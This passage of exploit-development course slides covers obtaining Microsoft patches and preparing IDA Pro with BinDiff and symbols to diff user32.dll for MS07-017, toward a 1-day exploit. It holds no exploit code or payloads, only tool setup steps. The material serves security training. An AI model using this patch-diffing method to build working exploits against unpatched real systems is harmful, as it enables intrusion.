The command dir /O /W *user32* is used to save space in the output. Inside the cabinet file is multiple folders and files. We are specifically looking for any files including user32 in the name. As you can see, two files are listed. This is similar to the output previously seen with GDR and QFE. When changing into the first folder and running a dir command, we see that a fresh copy of user32.dll is included. This is the patched library that we can use for examination. There may occasionally be other patch types distributed, but it is quite simple to determine the method in how to extract the contents and locate the patched file or files. Many patch updates are cumulative, meaning that multiple patches may be included in a single update file. You must take the time to read the security bulletins to determine which files you are interested in reviewing.



Uninstalling a Patch


Sometimes a patch was already applied to a system you want to test, or you may want to uninstall an update for any number of reasons. The process is very simple as Windows archives the old versions of patched DLL's and other files. Simply go to your control panel and click on the "Uninstall a program" option under "Programs." You will bring up a menu with all of the installed programs on the OS available for removal. On the left side of the screen is an option that says, "View installed updates." Click on this menu option and you will get a menu with all of the installed updates, similar to the one on the slide. When you find the update you wish to uninstall, double-click it and you will be asked if you are sure you want to uninstall this update.

Module Summary

- There are multiple ways to acquire Microsoft patches
- TechNet offers individual patch files available for download
- Updates come in multiple forms
- Extraction is relatively simple


Module Summary

In this short module, we looked at the methods used to obtain Microsoft patches for analysis. Most often they are seen in .exe or .msu formats, with the latter often containing .cab files. Although update files may include folders such as QFE and GDR, the patch contained in each is likely fine for analysis, producing the same results.




Microsoft Patch Diffing

In this module we will perform patch diffing against a Microsoft patch, identify the vulnerability, and analyze the associated file format. This requires that we properly set up the ability to resolve symbols for functions outside of the Export Address Table (EAT) within a DLL. We will locate the patched vulnerability and trace execution. We must also understand the RIFF and ANI file format so we can begin our exploitation process for this particular vulnerability.




Microsoft Patch Diffing

In this module, your instructor will walk through diffing a Microsoft patch on MS Vista. We will be using IDA Pro with BinDiff for the majority of the slides, while other patch diffing tools will also suffice. Once finished, you will be given an exercise to perform the diff.




Our First MS Target

Our target is a vulnerability announced under Microsoft Security Bulletin MS07-017, which was a cumulative patch for multiple vulnerabilities discovered in the Microsoft Graphics Device Interface (GDI). Included in this update is a patch to user32.dll for an animated cursor vulnerability. This vulnerability may sound familiar. That's because there was originally a vulnerability discovered with animated cursors in 2005 by eEye Digital Security, available at http://www.microsoft.com/technet/security/bulletin/ms05-002.mspx. Researcher Alexander Sotirov discovered that Microsoft missed a seemingly obvious piece of code that left the vulnerability open in relation to one function in user32.dll. The bulletin is available at http://www.microsoft.com/technet/security/Bulletin/MS07-017.mspx. The vulnerability was rated as critical and affected operating systems from Windows 2000 Server and XP all the way up to Windows Server 2003 and Vista SP0. Our target will be Vista SP0 as it has OS controls such as security cookies, DEP, and ASLR, which should have prevented the vulnerability from successful compromise.




Exercise: Diffing Update MS07-017

In this exercise, we will walk through a MS patch diff of update MS07-017.




Exercise: Diffing MS07-017

In this exercise you will take the patched and unpatched versions of user32.dll for Microsoft Vista, running Internet Explorer 7. You do not need to have Vista to run this exercise. You can diff the Vista files on Windows 7 or whichever Windows OS you are using. The files are located in your 760.3 folder. Your goal is to ensure that you are successfully able to resolve symbols from Microsoft, diff user32.dll, and locate the patched vulnerability to work towards a 1-day exploit.



Exercise: Setting Up Our Environment

In order to get the most out of patch diffing, we must properly set up our environment. We will be using Vista SP0 for our target in this module, but your environment for patch diffing should be on a different VM aside from the one you exploit. If you do not have a copy of Vista SP0, you may use XP SP2 but the course slides will not match up exactly, and the exploit may require tuning. Exploitation is easier on XP for this example. The next few slides will walk through this effort. If you are running a licensed version of IDA Pro Version 6.1 or later, as highly recommended by the course requirements, you will be able to use BinDiff if you have a licensed copy, patchdiff2, or DarunGrim 3. If you have an earlier version of IDA Pro, or are using the trial version, you will likely not be able to use these diffing tools. The best option would be to install the free version of IDA along with turbodiff, as previously described.



Exercise: Microsoft Symbol Server

******Do not perform this step unless you determine that symbols are not being resolved by default. You shouldn't have to perform this step.******


Depending on the version of IDA, when analyzing a DLL, it may default to listing only symbols that are included in the Export Address Table (EAT) if not properly set up. An error message may appear in the IDA information pane stating that the user32.dll class is not registered. To resolve this issue we must register the DLL msdia80.dll. Simply copy msdia80.dll from your 760.3 folder over to c:\windows\system32 and register it with regsvr32. To do this:

Click on Start

Select Run

Type in: *regsvr32 c:\windows\system32\msdia80.dll*

You should get the pop-up box shown on the slide saying that the registration of msdia80.dll succeeded. Microsoft' Debug Interface Access (DIA) is a set of API's that allows you to access debug information stored in Program Database (PDB) files. More can be found at http://msdn.microsoft.com/en-us/library/370hs6k4.aspx. IDA Pro installed natively on OSX works well; unfortunately, connectivity to the Symbol Store is not supported. The msdia90.dll file that you may see on your system is related to the 64-bit version of Visual Studio.




Exercise: Microsoft Vista Symbols

******Do not perform this step unless you determine that symbols are not being resolved by default. You shouldn't have to perform this step.******

Registering msdia80.dll from the last slide should prevent any resolution issues from occurring. However, if you are experiencing problems, or Internet connectivity is causing issues, a copy of all MS Vista SP0 symbols is included in your 760.3 folder. Simply go to the Symbols folder in 760.3 and double-click the installer. Accept all defaults. IDA Pro can be tricky when trying to use a local symbol store. One option to resolve symbols is to click on "File" from within IDA Pro, highlight "Load File" and click "PDB File." For the input file, point it to c:\Windows\Symbols\DLL\user32.pdb. Though it is not pretty, it should resolve all of the symbols necessary to perform the patch analysis. You may want to install the symbol library regardless. Note that they are large files, and depending on the various versions of OS' for which you want to perform patch diffs on, it can grow rapidly.


Exercise:
Loading user32.dll



- Launch IDA
- Open the patched user32.dll
- Accept all defaults
- You may get the following pop-up
- This means the MS symbol store is working! Click Yes to continue

Exercise: Loading user32.dll

Launch IDA and open up the patched version of user32.dll from your 760.3 folder. When you load the patched version of user32.dll for the first time, after registering msdia80.dll if necessary, you will likely get the pop-up shown on the screen. This is good news, as it means IDA Pro is properly using the MS Symbol Store. Select "Yes" and let IDA continue loading the library.



Exercise: Verifying Symbols Have Loaded

It's pretty obvious to see whether or not debugging symbols have properly loaded. In the image on the left debugging symbols have not properly loaded, while on the right, they have properly loaded. IDA Pro names unresolved functions by prepending the virtual memory address with "sub." e.g., sub_77D6DC72 Again, we are fortunate that Microsoft provides debugging symbols, as many vendors do not.


Exercise: Saving the Database

- IDA Pro will create a database file with the extension .idb
- Select "File, Save" to save the database for user32.dll
  - It will default to the same folder as the DLL which is okay
- Select "File, Close" and accept defaults

Sec760 Advanced Exploit Development for Penetration Testers


Exercise: Saving the Database

At this point, IDA has loaded and mapped the DLL into memory. IDA creates a database as part of its process for the loaded module. We want to save this database so we can use BinDiff, and also to save time when we wish to analyze the patched DLL in the future. By loading the .idb database file, IDA does not have to reanalyze the DLL. Simply select "File" followed by "Save" and IDA will save the database to the same folder as the DLL. Once you have saved the database, click on "File" followed by "Close."



